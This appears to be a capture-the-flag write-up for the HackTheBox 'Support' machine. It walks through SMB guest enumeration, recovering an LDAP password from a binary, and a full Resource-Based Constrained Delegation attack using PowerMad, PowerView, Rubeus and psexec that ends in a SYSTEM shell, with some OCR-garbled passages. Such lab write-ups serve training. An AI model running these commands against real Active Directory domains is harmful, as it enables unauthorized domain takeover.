


1. nxc smb -u 'whatever' > smbclient -N > get Userinfo.exe
2. Run Userinfo.exe > Wireshark > get ldap password
3. BloodHound using ldap creds > found support@support.htb is not system generated account
4. Enumerate ldapsearch > check support account info field > found support account's password
5. Exploit Resource-Based Constrained Delegation attack > Rubeus generate ticket & copy ticket > convert from base64 to kirbi to ccache > Psexec login using ccache > get administrator shell.

[HackTheBox - Support](#)



[BloodHound 2.1's New Computer Takeover Attack](#)



<https://0xdf.gitlab.io/2022/12/17/htb-support.html>

#### nmap

```
Nmap 7.95 scan initiated Sun Jun 1 19:27:29 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p -oN nmap 10.129.230.181
Nmap scan report for 10.129.230.181
Host is up (0.023s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-01 22:04:35Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf       .NET Message Framing
49664/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49678/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc        Microsoft Windows RPC
49707/tcp open  msrpc        Microsoft Windows RPC
49745/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|   date: 2025-06-01T22:05:41
|_ start_date: N/A
|_ clock-skew: -1h24m23s
|_ smb2-security-mode:
|   3:1:1:
|_ Message signing enabled and required

TRACEROUTE (using port 445/tcp)
HOP RTT ADDRESS
1 25.86 ms 10.10.14.1
2 26.09 ms 10.129.230.181

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Sun Jun 1 19:30:42 2025 -- 1 IP address (1 host up) scanned in 193.37 seconds
```

#### smb enumeration

```
(kali@kali) - [~/Desktop/htb/support]
$ nxc smb 10.129.230.181
SMB 10.129.230.181 445 DC [+] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)

(kali@kali) - [~/Desktop/htb/support]
$ nxc smb 10.129.230.181 --shares
SMB 10.129.230.181 445 DC [+] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB 10.129.230.181 445 DC [-] Error enumerating shares: STATUS_USER_SESSION_DELETED

(kali@kali) - [~/Desktop/htb/support]
$ nxc smb 10.129.230.181 -u '' -p ''
SMB 10.129.230.181 445 DC [+] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB 10.129.230.181 445 DC [+] support.htb\

(kali@kali) - [~/Desktop/htb/support]
$ nxc smb 10.129.230.181 -u 'whatever' -p ''
SMB 10.129.230.181 445 DC [+] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB 10.129.230.181 445 DC [+] support.htb\whatever: (Guest)
```

smbclient -N //10.129.230.181/support-tools  
-N = no password and it use current username of our machine (kali) as smb login username.

This file stands out and interesting.

```
smb: \> get UserInfo.exe.zip
getting file \UserInfo.exe.zip of size 277499 as UserInfo.exe.zip (1632.5 KiloBytes/sec) (average 1632.5 KiloBytes/sec)
```

```
Run the program.
(kali@kali) ~/Desktop/htb/support/UserInfo
$ ./UserInfo.exe find
[-] At least one of -first or -last is required.

(kali@kali) ~/Desktop/htb/support/UserInfo
$ ./UserInfo.exe find -first ggwp
[-] Exception: No Such Object
```

## Found ldap password








## Get Domain TGT

This video from SpectorOps shows how to abuse this privilege to get full domain access, and is worth a watch:



This Gist also has the commands.

I'm going to abuse resource-based constrained delegation. First I'll add a fake computer to the domain under my control. Then I can act as the DC to request Kerberos tickets for the fake computer giving the ability to impersonate other accounts, like Administrator. For this to work, I'll need an authenticated user who can add machines to the domain (by default, any user can add up to 10). This is configured in the `ms-ds-machineaccountquota` attribute, which needs to be larger than 0. Finally, I need write privileges over a domain joined computer (which `GenericAll` on the DC gets me.)

### Pull in Support Scripts / Exe

I'll need three scripts to complete this attack:

- `PowerView.ps1`
- `PowerMad.ps1`
- `Rubeus.exe` (pre-compiled exes from SharpCollection)


### Download tools

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>

<https://github.com/Kevin-Robertson/Powermad>

<https://github.com/GhostPack/Rubeus>

### Double click on GenericAll



#Resource-Based Constrained Delegation attack

#Abusing this primitive is possible through the Rubeus project.

#First, if an attacker does not control an account with an SPN set, Kevin Robertson's Powermad project can be used to add a new attacker-controlled computer account:

`New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString "Summer2018!" -AsPlainText -Force)`

#PowerView can be used to then retrieve the security identifier (SID) of the newly created computer account:

`$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid`

#We now need to build a generic ACE with the attacker-added computer SID as the principal, and get the binary bytes for the new DACL/ACE:

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD[A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;${$ComputerSid})"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
```

#Next, we need to set this newly created security descriptor in the `msDS-AllowedToActOnBehalfOfOtherIdentity` field of the computer account we're taking over, again using PowerView in this case:

`Get-DomainComputer $TargetComputer | Set-DomainObject -Set @['msds-allowedtoactonbehalfofotheridentity'=$SDBytes]`

#We can then use Rubeus to hash the plaintext password into its RC4\_HMAC form:

`Rubeus.exe hash /password:Summer2018!`

#And finally we can use Rubeus' `*s4u` module to get a service ticket for the service name (sname) we want to "pretend" to be "admin" for. This ticket is injected (thanks to /ptt), and in this case grants us access to the file system of the TARGETCOMP UTTER:


`Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0B8683941032008AD47F /impersonateuser:administrator /msdspn:cifs/dc.support.htb /ptt`

### Upload files




[illegible][illegible]

Verify if we have administrator ticket.



%S/ //g



```
sed 's/^[ \t]*//' ticket.kirbi > cleaned_ticket.kirbi
```

```
[kali@kali]~[-/desktop/htb/support]
└─$ cat cleaned_ticket.kwio
doIFoJCBZ6gAw18BAedEkwioEszCBBK9hggSRmIIEpADAGeFoQ0bC1NVUFBPUlQUSFRCoia
AgECorCwR3Gsa3j1dgdoG8mT2/B08xoum1Tg6U0w1IqVfI8fuEK/m5/W2p9FRZ42L/Am3/OgLeqq
nfJ35NoT3yLLx2d7XGA28Xh/Cwhv15r0eCAGn07nyu+D62UHVImuvq6fLA+xCkS1j9eU0+X0w04
ABhnn0g5D04iUyJKh83h796YnpE5j1EVXNM1XkIj29F5Krdv9YDn04Uhp7J3dmg0qmcw7092h
01HCtraUQ9xviKxh1Kb0Eg67pLAKbw/qwb02Emo4LZG03soqL8r8GkUfX8J2LFX0gPwSvJ
K2Co+VQLIGCY1hE0FXM7J+YkvcZKWLj+Y2/5D7fgtXac51g+h+aqmGMNl+XyblVnMtLpE0L+Yi
3r0RW0btD0dNyM1f3r3NYHudGh08SBE+QubOn0MoJ1Jf8dQUPVf15G0Y7h35p2zMASNEVfE
osX5F7pGdNduYlFI2w67Zd7F71n3s6kU0V8H0e1J3j8dQU0j13bmM2GleC/XPdAuIreA7
gJ4fUqxz980HBGT0t90Vwv46B7rbZ23W0kK2FXXPJLE0pg9aXP9rWg8SF9p4Xut10U0Ur4U0
0uHKtK3f6k6c280aQy0gK1Q7m9b6w4MIUNL1GDKZv4wDgHvPmL8WP0f410EVTS3r1KkmCB9P
otXXVd/Bfkk/1h2sgd+fgkNmumFHV+09MHS60mJpH6E6fVJCNpdlm/ddsrf35UmYhtCWf4
```

Part	Meaning
<code>s/^ [ \t]* //</code>	This means "substitute". It's the action <code>sed</code> will take.
<code>/^ [ \t]*</code>	This is the search pattern: it matches any leading spaces or tabs at the beginning of a line. <code>^</code> = beginning of line <code>[ \t]*</code> = zero or more spaces or tabs
<code>//</code> (empty replace part)	The part after the second slash is the replacement — and it's empty. This means: replace what you matched with nothing (i.e., remove it).

```

17 SSQPMsa9jP4gRw0WJHyuoSBxXc
18 JCsomrUD87xtVFvajg7NZV750u
19 P4Vle1QI6dVW2TRW0anqvok+WP
20 yW56gCr3WxUPfW3yNwjDwn6vra
21 wTih8uSNMpYuBH05EI4vejKhZf
22 +lCwmnW4mF2xqJ9dFPQER0bv0/
23 0Nvog40hFzrDhFjEpyo4tDujWy
24 hf4HXcydvbUJoKqt0BjAb1t+jA
25 AgEAooH0BIHLfYHIMIHFoIHCMI
26 UE9SVC5IVEKiGjAYoAMCAQqhET
27 ODI2WqYRGA8yMDIyMTIxMzEwMD
28 H6ADAgECORgwFhsEY2lmcxs0ZG
29 $

```

ticket.kirbi [+]

:%s/ //g

// (empty replace part)

The part after the second slash is the replacement — and it's empty. This means: replace what you matched with nothing (i.e., remove it).

```

(kali@kali)-[~/Desktop/htb/support]
$ base64 -d ticket.kirbi.b64 > ticket.kirbi
(kali@kali)-[~/Desktop/htb/support]
$ impacket-ticketConverter ticket.kirbi ticket.ccache
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] converting kirbi to ccache...
[+] done

```

Now we are root.

KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-pass

```

(kali@kali)-[~/Desktop/htb/support]
$ KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-pass
/home/kali/.local/share/pipx/venvs/impacket/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.support.htb....
[*] Found writable share ADMIN$
[*] Uploading file fbskbUgK.exe
[*] Opening SVCManager on dc.support.htb....
[*] Creating service XYCy on dc.support.htb....
[*] Starting service XYCy.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd /Users/administrator/Desktop

C:\Users\Administrator\Desktop> type root.txt
2a78edb3443fc83f215c6d6476ac86b

```